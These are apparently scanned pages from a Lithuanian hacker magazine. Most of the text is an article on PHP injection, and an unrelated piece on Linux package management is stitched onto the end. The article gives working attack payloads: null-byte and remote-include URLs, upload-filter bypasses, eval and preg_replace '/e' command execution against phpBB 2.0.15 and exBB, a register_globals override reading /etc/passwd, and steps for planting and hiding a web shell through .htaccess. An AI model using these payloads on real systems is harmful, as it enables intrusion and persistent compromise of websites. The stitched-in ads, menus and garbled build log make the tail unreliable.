Beveik visada avatarų praplėtimai neišeina už *gif*, *jpg*, *jpeg*, *png*, o prisegamų dokumentų praplėtimai — už *zip*, *rar*, *doc* sąrašo ribų. O kintamajame *$exp* paprastai būna *.php* arba *.inc.php*. Tai ką gi tuomet daryti, jeigu tavo kenksmingas kodas saugomas byloje *av132.gif*, o *index.php* viduje pridedamas praplėtimas nėra žinomas? PHP turi tokį dalyką, kaip *magic_quotes_gpc*. Ši PHP opcija leidžia ekranuoti (pridėti slešą) visus užklausoje pateikiamus potencialiai pavojingus simbolius. Į šių simbolių sąrašą įeina apostrofas (viengubos kabutės), dvigubos kabutės ir t.t. Pavyzdžiui, jeigu tu sausainukuose arba GET-/POST- užklausose pasiųsi eilutę *antichat's_sniffer*, tai skriptas ją gaus kaip *antichat\'s_sniffer*. Ši priemonė kreivarankius programuotojus kartais apsaugo nuo jų skriptų nulaužimo. Tačiau patyrusiems programuotojams ši funkcija suteikia daugiau vargo, nei padeda. Kaip tik dėl to dar galima sutikti hosterių, kurie šią opciją išjungia. Būtent *magic_quotes_gpc=Off* leis mums atlikti injekciją. Potencialiai pavojingiems simboliams priskiriamas ir nulinis baitas: jis reiškia eilutės pabaigą. Nulinio baito ekranavimas jį nuginkluoja, simbolis praranda savo reikšmę. Bet be *magic_quotes_gpc* vargu ar kas nors norės jį ekranuoti. Štai injekcijos pavyzdys:

```
http://site.ru/index.php?id=forum/avatars/user/c20ad4d76fe97759aa27a0c99bff
6710.gif%00&c=[COMMAND]
```

Čia *%00* — užkoduotas nulinis baitas URL formatu. *Include* funkcijai perduodama eilutė atrodo taip: *forum/avatars/user/av132.gif[NULL].php*. Kaip aš jau paminėjau, nulinis baitas „nukerta" dešinę eilutės dalį. Taip perduodamas bylos praplėtimas neturi reikšmės ir tu gali į PHP bylą pakišti *av132.gif* byloje saugomą kodą. Tiesa, dabar didžioji hosterių dalis įjungia *magic_quotes_gpc (On)* ir taip apsaugo savo skriptus nuo triuko su nuliniu baitu. Tačiau ir tokiu atveju yra kitų sprendimų.

„Elseif", arba ką dar galima padaryti

Be aukščiau aprašytų veiksmų galima dar daug ką sugalvoti, tačiau kiekvieną kartą tai priklauso nuo konkretaus pavyzdžio. Tarkim, tu turi tokį modulinio varikliuko fragmentą:

```
error_reporting(0);
$ex=".php";
//$cat – katalogas su moduliais
$default="main;
#katalogas su moduliais#
if($_GET['cat']=='files') $cat="files";
elseif($_GET['cat']=='docs') $cat="docs";
else echo "Wrong cat";
if(@$_GET['id'])
 $final=$_GET['id'];
else $final=$default;
if(!eregi("[\.]", $final) && str_replace(chr(0),'f',$final)==$final)
 include($cat."/".$final.$ex);
else include("error404".$ex);
```

Čia netikrinamas bylos egzistavimas. Jeigu GET užklausoje parametro *cat* reikšmė nepatenkina reikalavimų, tu, kaip bebūtų keista, gausi perspėjimą apie tai, kad kategorija neteisinga. Tačiau skripto vykdymas bus pratęstas. Klaidas autorius paslepia su *error_reporting(0)*, todėl išoriškai atrodo taip, kad viskas buvo apdorota korektiškai. Manau, tu taip pat ne iš kelmo spirtas! Juk vietoje *cat* galima perduoti kažką panašaus į „*http://othersite.com*" ir į *othersite.com* perkelti savadarbį skriptą. Jeigu serveryje įjungta *register_globals* opcija (užklausoje pateikti parametrai atitinka to paties pavadinimo kintamuosius skripte), tai injekcija pavyks sėkmingai. Situacijose su *include* (ir analogais) per atstumą galima eksploatuoti įdarbinant ne tik *http*, bet ir *ftp*.

Mortal upload

Prisimink pokalbį apie avatarų užkrovimą. Ten mes į forumą arba į kokią nors kitą sistemą su vartotojui suteikta bylų perkėlimo funkcija perkėlėm bylą. Taip pat paminėjom, kad bylų praplėtimai riboti, tačiau kartais tai galima apeiti. Nors ši klaida labai aiški, ji vis tiek sutinkama iki šiol. Tarkim, tu užkrauni bylą. Nepatyrę programuotojai kartais kuria štai tokį praplėtimų patikrinimą:

```
$exps=array(
'rar',
'zip',
'doc',
'txt'
); // Galimi praplėtimai
// Tikrinam praplėtimą
$rash=explode(".",$_FILES["userfile"]['name']);
if(!in_array(strtolower($rash[1]), $exps))
die('bylos praplėtimas neteisingas');
```

Klaida čia tame, kad skriptas tikrina ne bylos praplėtimą, o tą bylos pavadinimo dalį, kuri yra nuo pirmo kairiojo taško iki antro kairiojo taško (jeigu toks yra). Paprastai tai ir yra bylos praplėtimas, tačiau jeigu bandytume persiųsti bylą pavadinimu *shell.txt.php*, ši byla būtų perkelta sėkmingai, o serveris ją interpretuotų kaip *php* skriptą (nebent konkrečiam vartotojui į *.htaccess* surašyti atitinkami nustatymai). Iš tikrųjų skriptas

WARNING


Išoriniame serveryje saugomas kodas gali būti įterptas tik su atitinkama PHP konfigūracija.

turėtų tikrinti paskutinę bylos pavadinimo dalį, gautą išskaidžius pavadinimą pagal taškus. Kita apdorotuvo versija:

```
$exps=array(
'rar',
'zip',
'doc',
'txt'
); // Galimi praplėtimai
// Tikrinam praplėtimą
$rash=explode(".",$_FILES["userfile"]['name']);
if(count($rash)< 2)die('byla neturi praplėtimo');
if(!in_array(strtolower($rash[count($rash)-1]), $exps))
die('bylos praplėtimas neteisingas');
```

Įvertinus *Apache* (ir kitų) serverio ypatybes galima tvirtinti, jog šis patikrinimo variantas taip pat yra pažeidžiamas, o rašant šį straipsnį pažeidžiama buvo daugybė žinomų ir nelabai PHP variklių. Kur gi tas pažeidžiamumas? Jeigu *Apache* negali nustatyti bylos praplėtimo, jis žiūri į kitą tašku nuo praplėtimo atskirtą bylos pavadinimo dalį. Pavyzdžiui, byla *arhive.php.ex* daugeliu atvejų bus interpretuota kaip PHP skriptas!
Finale vienintelis teisingas sprendimas būtų pilnas bylos pavadinimo filtravimas, t.y. pavojingų užkraunamų bylų praplėtimų paieška. Taip pat norint apsidrausti tokias bylas rekomenduojama įkelti į katalogą su *.htaccess* bylomis, kuriose būtų pašalinami/iš naujo apibrėžiami pavojingi praplėtimai. Pavyzdžiui: *RemoveType .php3 .php .phtml .php4 .php5 .cgi .pl.*
Galima pasielgti ir kitaip — serveryje išsaugoti bylas su pakeistu pavadinimu (tarkim, *file<index>file*, kur *<index>* — bylos numeris), o persiuntimo metu remiantis iš anksto kokioje nors DB išsaugotais duomenimis apie šią bylą formuoti specialią HTTP antraštę, kad vartotojui byla būtų persiunčiama tikru pavadinimu. Bylas taip pat galima saugoti kokioje nors duomenų bazėje, pavyzdžiui, *MySQL*.

remview.php–remote – php.spb.ru sukurtas bylų valdymo įrankis



eval

Dar viena „bloga" funkcija — *eval*. PHP kalboje ji jai perduotą eilutę interpretuoja kaip PHP kodą. Be šios funkcijos galima kuo puikiausia apsieiti praktiškai bet kurioje PHP programoje. Labai dažnai ji naudojama patogiam template'ų (šablonų, kokio nors varikliuko temų) pakeitimui, nors tai galima padaryti ir be *eval*. Įdarbinus štai tokią eilutę buvo nulaužtas vienas hakeriškas resursas, kurio čia neįvardinsiu:

```
eval("\$$register_poll_vars[$i] = \"".trim($HTTP_GET_
VARS[$register_poll_vars[$i]])."\";")
```

GET'e perduodamas *id* parametrą *id={${php_code}}* pavidalu aš gavau *web* shellą. Ką reiškia *${php_code}}* — skaityk žemiau.

„preg_replace" — kam ten „/e"?

Funkcija *preg_replace* pakeičia reguliariąja išraiška nurodytą eilutę (pirmąjį parametrą) į kitą eilutę (antrasis parametras), kuri taip pat gali būti nurodyta kaip tos pačios eilutės reguliarioji išraiška (trečiasis parametras). Taip pat dar egzistuoja neprivalomas trečiasis parametras, tačiau jis mūsų nedomina.
Pakeičiamos eilutės formatas yra toks:

```
[skyriklis][išraiška][skyriklis][modifikatoriai]
```

Skyriklis — tai bet koks simbolis ne iš abėcėlės (dažniausiai „/" arba „#"), išraiška — pakeičiamo fragmento šablonas, o modifikatoriai — savotiškos rodyklės. Jos nurodo taisykles, pagal kurias turi būti apdorota reguliarioji išraiška. Kiekvienas modifikatorius įrašomas kaip raidė. Pavyzdžiui, modifikatorius *i* reiškia paiešką nevertinant didžiųjų/mažųjų raidžių (neatsižvelgiant į registrą). Pakeičiančioje eilutėje gali būti panaudoti pagrindinėje eilutėje atliktos paieškos rezultatai. Pakeičiamoje subeilutėje rezultatų fragmentai logiškai žymimi įkeliant juos į skliaustus. Pavyzdžiui, „/(.*)/i" reiškia visą šią eilutę patalpinti į rezultato eilutę Nr.1. Rezultatai numeruojami pradedant nuo pirmojo (1) iš eilės, iš kairės į dešinę. Norint rezultatą, kurio numeris yra *n*, išsaugoti, pakeičiančioje eilutėje naudojama konstrukcija *n* arba *$n*. Pavyzdžiui:

```
$c="aba";$c=preg_replace("/([ab]+)/i", "<b>$1</b>", $c);
```

Čia kintamasis *$c* pavirs į *aba*. Tave, be jokios abejonės, sudomino *preg_replace* naudojamas modifikatorius „e". Jis skirtas tam, kad prieš pradinėje eilutėje pagal reguliarią išraišką surastus fragmentus pakeičiant naujomis eilutėmis (*replacement*), šią eilutę būtų galima interpretuoti kaip PHP kodą. Tai reiškia, kad jeigu pas mus yra eilutė *$c="ping"*, tai įvykdžius štai tokį PHP skriptą: *$c=preg_replace("/^(.*)$/ie", "print('\\1')", $c)*, mes gausime eilutės *$c* turinį, t.y. „ping". Realiai aptarsime nuskambėjusią PHP injekciją *phpBB* forume, *viewtopic.php* kode. Pabandykime suprasti, kame šios injekcijos esmė. Taigi štai *viewtopic.php* fragmento kodas iš *phpBB 2.0.15*:

```
$message = str_replace('\"', '"', substr(@preg_replace
('#(\>(((?>([^><]+|(?R)))*)\<)#se',
"@preg_replace('#\b(" . str_replace('\\',
'\\\\', $highlight_match) . ")\b#i',
'<span style=\"color:#" . $theme['fontcolor3'] .
"\"><b>\\\\1</b></span>', '\\0')"
, '>' . $message . '<'), 1, -1));
```

highlight_match — kintamasis, kuriame saugomi išryškinami žodžiai. Vartotojas nurodo *$_GET['highlight']*, kur tarpai atskiria skirtingus žodžius. *$highlight_match* — jo palikuonis, kur vietoje tarpų naudojamas |. Sunku susigaudyti tokioje ilgoje išraiškoje. Dėl to tiesiog žiūrėk taip: *$highlight_match* naudojamas kaip funkcijos *preg_replace* parametras *replacement*, o pakeičiamoje eilutėje naudojamas modifikatorius „e". Beje, *$highlight_match* niekur nekeliamas į *addslashes*. Tai reiškia, kad mes ramia sąžine galime įsiterpti į tą PHP skriptą, kuris bus įvykdytas prieš eilutės pakeitimą, eilutėje *$message*.
Jeigu vartotojas highlight nurodytų *'.system('dir').'*, tai skripto veikimo rezultatas būtų:

```
preg_replace('#\b('.system('dir').')\b#i', '...', '...')
```

preg_replace with /e and with NULL

Sąlyginai galima manyti, kad nesugadintas *magic_quotes_gpc* arba *addslashes NULL* nukerta dešinę eilutės dalį. Kam tai gali būti panaudota? Pasirodo, daug kam. Tereikia turėti vaizduotę. Konkrečiau šnekant, NULL galima panaudoti dirbant su *preg_replace*. Jeigu reguliariosios išraiškos surastoje pakeičiamoje eilutėje yra kintamasis, kurį vienaip ar kitaip apibrėžia vartotojas, galima pamėginti pakeičiamos eilutės struktūrą pakeisti taip, kad pabaigoje būtų modifikatorius */e*. Pažiūrėk į šį paprastą pavyzdį:

```
preg_replace("#$c#i", '\\1', $mda);
```

Įsivaizduok, kad tiek *$c*, tiek ir *$mda* galima kažkaip apibrėžti.
Tegu šiame eksperimente *$mda* ir *$c* bus nurodomi tiesiog per GET:

```
script.php?c=(system\(ls\))%23e%00&mda=system(ls)
```

Taip mes gauname kataloge saugomų bylų sąrašą. Kodėl taip yra — pabandyk sugalvoti pats, apie visa tai jau buvo rašoma šiame straipsnyje. *%23* — URL formatu užkoduotas # simbolis.

Bylų varikliukai

Kai kurie nemokami hosteriai nesuteikia priėjimo prie *MySQL*. Tokiems atvejams rašomi varikliukai, veikiantys su tekstinėmis DB. Tekstinių DB struktūra ir bendravimas su jomis gali būti patys įvairiausi. Kartais tokie kūrėjai net sugalvoja darbo su tekstinėmis DB funkcijų bibliotekas, kurios primena SQL kalbą. Tokiais atvejais tekstinė DB sudaryta iš katalogų ir bylų, kur, pavyzdžiui, katalogai — tai duomenų bazės, bylos — tai lentelės, o bylų viduje viskas kažkaip gudriai sudėliota bei saugoma lentelių struktūra. Mus domina kitas požiūris į tokias DB su tekstinėmis bylomis. Pavyzdžiui, kas gali būti paprasčiau, nei visus duomenis sudėti į tam tikrą PHP bylą, prie kurios priėjimas iš išorės bus uždraustas, o po to ją prisijungti su *include* ir duomenų masyvus iš karto gauti paruoštu pavidalu. Aptarsime *exBB 1.9.1* pažeidžiamumą. Mums nesvarbu tai, kaip mes sugebėsime gauti priėjimą prie administravimo skydelio (tai daroma su kitais sistemos pažeidžiamumais, o ne būtinai su *PHP-injection*), tačiau svarbiausia, kad tokia galimybė yra. Užeikime į administravimo skydelį, į konfigūraciją.
Dabar paieškokime, kur saugomi visi šie duomenys. Pasirodo, kad jie yra kaip tik tokioje su *include* prijungiamoje byloje (priėjimas prie jos uždraustas panaudojant *.htaccess*). Bylos fragmentas atrodo taip:

```
<?
$exbb['boardurl'] = 'http://exbb';
$exbb['home_path'] = 'z:/home/exbb/www/';
$exbb['boardname'] = 'forumo pavadinimas';
$exbb['boarddesc'] = 'forumo aprašymas';
$exbb['announcements'] = 1;
$exbb['topics_per_page'] = 15;
$exbb['posts_per_page'] = 10;
$exbb['ch_files'] = 0777;
$exbb['ch_dirs'] = 0777;
$exbb['ru_nicks'] = 1;
$exbb['reg_simple'] = 0;
$exbb['default_lang'] = 'english';
$exbb['default_style'] = 'Original';
$exbb['membergone'] = 15;
```

Aš sugebėjau panaudoti kabutes tik su vienu iš šių parametrų. Tai *$exbb['boardurl']*. Finale gavau štai tokį kodą:

```
$exbb['boardurl'] = 'http://exbb'.@include('http://127.0.0.1/talakin.txt').''
```

Jeigu kintamųjų reikšmės saugomos su dvigubomis kabutėmis, tai mums net nebūtina iš jų išeiti, ką reikėjo padaryti su „'". Visų pirma, mes galime išvesti bet kokį kintamąjį tiesiog įrašydami jo pavadinimą, o antra, galime įvykdyti bet kokią funkciją, taip pat ir visokius *system* bei jo analogus, panaudodami žemiau aprašytą metodą.

Kas dar?

Dar galima rasti bei panaudoti daugybę labai naudingų dalykų. Pradedam iš eilės:
1. Galime panaudoti duomenų masyvą be išankstinio deklaravimo. Pavyzdžiui:

```
for($i=0;$i<10;$i++)
{
  @$a[$i]=$s[$i];
  // Kopijuojame 10 pirmųjų
  // masyvo $s elementų į $a,
  // kur $a nėra apibrėžiamas
}
for($i=0;$i<count($a);$i++)
{
  eval('$y['.$a[$i].']='.$i);
  // kažkoks kreivarankio
  // programuotojo iškrypimas
}
```

Čia turima omeny, kad *$s* — tai „saugus" masyvas, t.y. jis konstrukcijoje nekelia jokio pavojaus. Tačiau pažiūrėkime, kas bus, jeigu serveryje aktyvuota *register_globals* opcija. Jeigu pasiųstume tokią GET užklausą: *http://host/script.php?a[10]=1;system('ls');//*, tuomet gautume katalogo bylų sąrašą, kuriame yra skriptas *script.php*. Taip nutinka todėl, kad 11-to masyvo elemento deklaravimas (masyvuose elementai skaičiuojami nuo nulinio) niekaip neprieštarauja skripte panaudotai logikai. Niekas nepretenduoja į 11-to masyvo elemento vietą, todėl mes gauname priėjimą prie neva jau apibrėžto masyvo. Norint atsikratyti tokios klaidos, reikia prieš tai masyvą deklaruoti: *$a=array()*.

INFO

Vietoje include funkcijos skripte gali būti vartojama include_once, require, require_once, kurios taip pat gali būti panaudotos eksploatuojant aprašytus pažeidžiamumus.

Perduodant masyvo elementą su GET/POST užklausomis arba per sausainukus raktas neįterpiamas į kabutes. Taip užklausoje reikėtų rašyti *array[nameindex]*, o ne *array['nameindex']*. Šią klaidą dažnai galima sutikti dirbant su modulinėmis bylomis, t.y. pasitikėdamas masyvo apibrėžimu kitame modulyje arba branduolyje, konkretus modulis yra pažeidžiamas, o kartais su ypatingu būdu suformuota ir tam moduliui pasiunčiama užklausa galima aktyvuoti nepageidautiną kreipinį į masyvo elementus. Tai dažnas atvejis, o šiaip jau varikliukai su moduliais, į kuriuos galima tiesiogiai kreiptis ir kurie tokio kreipinio atveju veikia įprastu režimu — labai gardus kąsnelis.

2. Galima kaip nors sukelti pavojų jau apibrėžtiems kintamiesiems, kuriuos galima apibrėžti iš naujo. Aptarkime konkrečią *vcard PHP* injekcijos klaidą.

Konfigūraciniai varikliuko duomenys apibrėžiami specialioje byloje–konfige, kuri su *include* prijungiama prie kiekvienos savarankiškos PHP bylos pačioje jos pradžioje (tai byla, į kurią po to galimas tiesioginis vartotojo kreipimasis). Visi konfigūraciniai duomenys — tai asociatyvinio masyvo *$cfg* elementai. Po to eina kodas, kuris visus per GET perduotus parametrus pakeičia į to paties pavadinimo kintamuosius skripto viduje:

```
if (!empty($_GET))
{
 foreach ($_GET as $tmp_varname => $tmp_value)
 {
 $$tmp_varname = $tmp_value;
 }
}
```

Atkreipk dėmesį, kad tai įvyksta po to, kai konfigūraciniai duomenys jau buvo deklaruoti! Tai reiškia tik viena: mes maždaug tokio pavidalo užklausa galime iš naujo apibrėžti visus konfigūracinius duomenis:

```
index.php?cfg[hostname]=biricz.at&cfg[dbuser]=bi007vma&cfg
[dbname]=bi007vmatest&cfg[skin]=myskin&cfg[dbpass]=ivkxzd&
cfg[lang]=../../../../../../../etc/passwd
```

Su tokiu pažeidžiamumu galima prijungti laisvai pasirinktas bylas, į serverį užkrauti savas bylas ir t.t. Šį pažeidžiamumą aptiko *ShanKaR*.

3. Galima nesigilinti į skirtumą tarp „"" ir „'". Aukščiau aš paminėjau hakeriško resurso nulaužimą. Jis buvo įgyvendintas išnaudojant štai tokį skripto fragmentą:

```
eval("\$$register_poll_vars[$i] = \"".trim($HTTP_GET_VARS[$register_poll_
vars[$i]])."\";")
```

Čia vietoje *$HTTP_GET_VARS[$register_poll_vars[$i]]* buvo galima įterpti parametrą *id*. Jeigu, pavyzdžiui, skripte būtų apibrėžtas kintamasis su DB slaptažodžiu, o to paties *$$register_poll_vars[$i]* reikšmė būtų išvedama kažkur stdout'e, mes galėtumėm į *id* perduoti *$dbpasswd* (kintamasis su slaptažodžiu) eilutę ir taip gauti DB slaptažodį.

Tačiau tai dar tik pusė bėdos. Esmė tame, jog kūrėjai pasirūpino tuo, kad mes galėtume tiesiog adreso eilutėje iškviesti laisvai pasirinktą funkciją. Tai daroma taip: *{${function()}}*, kur *function()* — kreipimasis į pasirinktą funkciją. Taigi jeigu tokiam skriptui perduotume eilutę *{${system([CO MMAND])}}*, mes gautume *web* shellą.

PHP-injection 2 web-shell

Kadangi svetainėse aptiktos klaidos paprastai ilgai negyvuoja, todėl pažeidžiamumą palikti *web* shello pavidalu ne tik nepatogu, bet ir nepatikima. Čia aš papasakosiu, kaip mes galime į svetainę perkelti *web* shellą ir nuošaliai jį paslėpti. Visų pirma mes turime turėti katalogą, į kurį galima rašyti. Norint gauti bylų bei katalogų sąrašą su teisėmis, pasinaudok komanda *ls -Rla*. *Windows* atveju naudokis *dir/Q*.

Jeigu priėjimas prie *cmd* iš skripto uždraustas, tu gali susirasti arba susikurti tokį skriptą, kuris rekursyviai išveda visus katalogus ir bylas. PHP injekcijos atveju prisijunk jį su *include('http://some.server.com/script.php')*.

Dabar, kai mes su tavimi suradome katalogą, į kurį galima rašyti, reikia į jį perkelti patį skriptą.

Norint sužinoti, koks siuntimo įrankis prieinamas serveryje, įvykdyk šią komandą:

```
which get;which wget;which lynx;which curl;which fetch;which links
```

Vietoje atsakymo tau bus išvesti keliai iki atitinkamų įrankių. Kiekvienu iš jų naudotis labai paprasta. Dabar mums reikia paslėpti mūsų skriptą, kad skyles užlopęs adminas jo nepastebėtų. Tam shellui reikia sugalvoti į akis nekrentantį pavadinimą. Tačiau jeigu jis tūno avatarams skirtame kataloge, gali jį pervadinti kaip tik nori, vis tiek byla su PHP praplėtimu tarp gif'ų ir jpeg'ų atrodys kaip balta varna. Bet mes į katalogą taip pat galime įkelti *.htaccess* konfigą ir jame nurodyti, kad bylos su praplėtimu *gif* būtų interpretuojamos kaip PHP skriptai. Eilutę *„AddType application/x-httpd-php gif"* į *.htaccess* galima įrašyti su *cmd* ir *echo* arba su paprasčiausiu skriptu. Jeigu tu esi susipažinęs su PHP, tuomet žinai, kad kai serveryje aktyvuotas *safe_mode*, mes negalime naudotis sisteminių komandų ir vykdymo funkcijomis. Laimė, *safe_mode* — tai PHP direktyva, todėl jeigu tau pavyks surasti PHP injekciją, bus galima pasidarbuoti su Perl'u, kuriam *safe_mode* apribojimai niekaip neveiks. Internete tu taip pat gali rasti tokių skriptų.

Papildant aukščiau išsakyta

Nepamiršk, kad parametrai skriptui gali būti perduoti keturiais būdais: GET, POST, COOKIE, SESSION. Pirmuosius tris vartotojas formuoja pats. Sesijos informacija saugoma serveryje, vartotojas jos modifikuoti negali, o sausainukus tu gali drąsiai keisti.

Grožybė čia tame, kad daugelis *web* programuotojų į sausainukus kažkodėl žiūri kaip į tokį dalyką, kurį tikrinti reikia ne taip griežtai, kaip POST ir GET (čia vyrauja toks mąstymas, kad pastaruosius du galima keisti tiesiog naršyklės adreso eilutėje arba svetainėje pateiktoje formoje, o sausainuką „velniai žino kaip padirbsi"), todėl pažeidžiamumus labai dažnai galima sutikti būtent per sausainukus perduodamuose parametruose. Tai gali būti tiek XSS, *SQL-injection*, tiek ir *PHP-injection*. Aš rekomenduočiau *PHP-injection* pažeidžiamumų paieškai susikurti programą, kuri skenuotų visas varikliuko bylas ir jose ieškotų visokių įtartinų dalykų, pavyzdžiui, to, kas aprašyta šiame straipsnyje, t.y. visų *eval*, reguliariąsias išraiškas su „e" modifikatoriumi, jau nė nekalbant apie *include* ir *require*. Po to tokia medžiaga analizuojama gana greitai ir paprastai. Šia linksma gaida aš pasitraukiu į užkulisius. O tu nė negalvok visų šių dalykėlių įgyvendinti praktiškai: įstatymas nesnaudžia!


Klubo nario zona
El. paštas
Slaptažodis
DRAUGAS.LT
Titulinis
WAP
Pokalbiai
Žaidimai
Atvirukai
Testai
Dovanos
Renginiai
WWW.DRAUGAS.lt
KOKYBIŠKIAUSIAS PAŽINČIŲ PORTALAS
DAUGIAU KAIP
120 000
NORINČIŲ "ŽAISTI" !
ŠIO SEZONO NAUJIENA!!!
MEGA
FORUMAS
DISKUSIJOS IR
INFORMACIJA VISAIS
ĮMANOMAIS KLAUSIMAIS


Директор
FACK THE WORK
FAKS




Paketų VALDYMO kursai

PAKETŲ VALDYMO SISTEMA KARTU SU INICIALIZACINIŲ SKRIPTŲ ORGANIZAVIMO PRINCIPU YRA IŠSKIRTINIS KIEKVIENO ŠIUOLAIKINIO LINUX DISTRIBUTYVO BRUOŽAS. IR SU TUO NEGALIMA NESUTIKTI. BŪTENT PROGRAMINĖS ĮRANGOS RINKINĮ ŠIANDIEN PRIIMTA VADINTI LINUX DISTRIBUTYVU. TAČIAU YRA DAUG SKIRTINGŲ PAKETŲ VALDYMO SISTEMŲ, KURIOSE NEPASIRUOŠUSIAM ŽMOGUI SUSIGAUDYTI GALI BŪTI SUDĖTINGA.

PAKAVIMO PRADŽIA

Tais laikais, kai Pingvinas dar buvo mažas, nebuvo nei paketų, nei distributyvų. Entuziastai, nusprendę išbandyti Linux, iš interneto parsisiųsdavo branduolį ir visą operacinės sistemos užkrovimui ir veikimui reikalingą programinę įrangą, o po to valandų valandas sėdėdavo priešais monitorių, bandydami visa tai surinkti į vieną visumą, kad taip gauti kažką šiek tiek primenančio šiuolaikinį LFS. Akivaizdu, kad toks požiūris į Linux įdiegimą tenkindavo nebent fanatikus, kurie nuo nepadorių santykių su OS patirdavo tikrą malonumą. O kitiems durys į stebuklingą Linux pasaulį buvo užrakintos didele pakabinama suomių gamybos spyna.

Pirmaisiais herojais, kurie ryžosi Pingviną parodyti plačiosios visuomenės sluoksniams, tapo Piteris Makdonaldas ir Patrikas Volkerdingas. Apie tai, kaip Makdonaldas 92–aisiais metais sukūrė pirmąjį istorijoje Linux distributyvą, galima pasakoti ilgai, tačiau ši tema mūsų dabar nedomina. Mus labiausiai domina gerai žinomo Patriko kūrinys, pavadintas Slackware Linux. Būtent Patrikas Linux pasauliui pasiūlė paketų valdymo idėją ir įgyvendino ją specialių savo distributyvui skirtų įrankių pavidalu. Pats paketas buvo paprasčiausias archyvas (tarball), kurį su /sbin/installpkg galėjai įdiegti į failų sistemą. Atvirkštinį veiksmą atlikdavo komanda /sbin/removepkg, kuri peržiūrėdavo */var/log/packages/* bazę ir pašalindavo paketą iš sistemos. Nuo tų laikų *Slackware* distributyvo paketų valdymo sistema kardinaliai nepasikeitė (kaip, beje, ir visa kita), pasikeitė nebent tai, kad neatsiejama kiekvieno paketo dalimi tapo bylos install/doinst.sh (po paketo įdiegimo vykdomas skriptas) ir install/slack–desc (trumpas paketo aprašymas), o pagrindinė distributyvo komplektacija pasipildė dar keliais naudingais įrankiais, pavyzdžiui, /sbin/pkgtool (pseudografinis *installpkg ir removepkg front–end'as*).



```
:t ja != dummy
'../config/install-sh -c -d /usr/man/ja/man1
' n in bzz.1 c44.1 cjb2.1 cpaldjvu.1 csepdjvu.1 ddjvu.1 djvm.1 djvmcvt.1 djvu.
mp.1 djvuextract.1 djvumake.1 djvups.1 djvused.1 djvuserve.1 djvutxt.1 nsdeja
'iew.1 ; do \
 if test -r $n ; then \
   ../../config/install-sh -c -m 644 $n /usr/man/ja/man1 ; \
 elif test -r ./$n ; then \
   ../../config/install-sh -c -m 644 ./$n /usr/man/ja/man1 ; \
 fi ; \
ie
.e[2]: Leaving directory `/tmp/djvulibre-3.5.14/i18n/ja'
.e[1]: Leaving directory `/tmp/djvulibre-3.5.14/i18n'

:===================== Installation succesful ==========================

ying files to the temporary directory...OK

'iping ELF binaries and libraries...OK

pressing man pages...OK

.lding file list...OK


ase write a description for the package. Remember that pkgtool shows
.y the first one when listing packages so make that one descriptive.
l your description with an empty line or EOF.
 DjVu viewer for Unix under X11 (based on the Qt library)


.s package will be built according to these values:

 Summary: [ DjVu viewer for Unix under X11 (based on the Qt library) ]
 Name:    [ djvulibre ]
 Version: [ 3.5.14 ]
 Release: [ 1 ]
 License: [ GPL ]
 Group:   [ Applications/System ]
```

Kuriame paketą su *checkinstall*


RAUDONKEPURAITĖ PRIEŠ VISUS

Nepadoriai paprastas Slackware ir jo požiūris į paketų valdymą iki šiol traukia patyrusius vartotojus, kurie gali savarankiškai išspręsti priklausomybių ir konfliktų tarp paketų problemas. Tačiau ką daryti visiems kitiems, ne taip artimiems Linux žmonėms? Šiuo klausimu užsiėmė vienos iš pirmųjų komercinių Linux kompanijų — Red Hat — vadovybė. Tinkamų sprendimų „protingam" paketų valdymui tuo metu nebuvo, todėl Red Hat programuotojai sukūrė nuosavą paketų formatą — *Red Hat Package Manager* arba tiesiog RPM (šiandien ši santrumpa vartojama kaip *RPM Package Manager*). Kitą šiandien populiarų paketų formatą pasiūlė Janas Mardokas, Debian kūrėjas. Šiandien Debian paketai pavirto savotiška RPM priešingybe, o išėjus *Ubuntu Linux* jų pozicija dar labiau sutvirtėjo.

Abu formatai turi panašius bruožus: PGP parašus paketo kūrėjo identifikavimui, visų paketo bylų kontrolines sumas, priklausomybių ir konfliktų stebėjimą, virtualių paketų sampratą. Skirtumai taptų akivaizdūs jeigu į paketą pažiūrėtume iš jį kuriančio žmogaus pozicijų. RPM paketų formatas labai painus, nevienareikšmiškas, sunkiai plečiamas ir nesuderinamas su ankstesnėmis versijomis (šiuolaikiniai RPM — tai jau ketvirtoji reinkarnacija). Kita vertus *Debian* paketai — tai archyvai, kuriami su įrankiu */usr/bin/*ar (archyvatorius paprastai naudojamas objektinėms



byloms supakuoti į statinę biblioteką), su dviem tarball'ais, viename kurių yra programa (t.y. bylos, kurios turi būti įdiegtos į failų sistemos medį), o kitame — metaduomenys (paketo, priklausomybių ir kitų dalykų aprašymai). Tokiu atveju vidinė Debian paketų struktūra gali būti lengvai praplėsta ir pritaikyta prie naujų sąlygų. Įrankiai /usr/sbin/rpm ir /usr/sbin/dpkg, kurie yra standartinės Red Hat ir Debian paketų manipuliavimo priemonės, iš tikrųjų neturi ypatingo „intelekto". Pagrindinės jų užduotys — paketų įdiegimas, pašalinimas ir metaduomenų išgavimas. Vartotojui siūloma naudotis aukštesnio lygio priemonėmis, tokiomis, kaip apt-get (Debian), yum (Fedora Core), up2date (Red Hat) arba urpmi (Mandriva). Visos šios programos turi vieną tikslą — automatizuoti paketų įdiegimo ir atnaujinimo procesą (paketo ir jo priklausomybių parsiuntimas iš interneto, atskirų paketų ir viso distributyvo atnaujinimas).



kpackage — paketų valdymo sistemos KDE front-end'as

„SUMANIŲJŲ RANKŲ" BŪRELIS

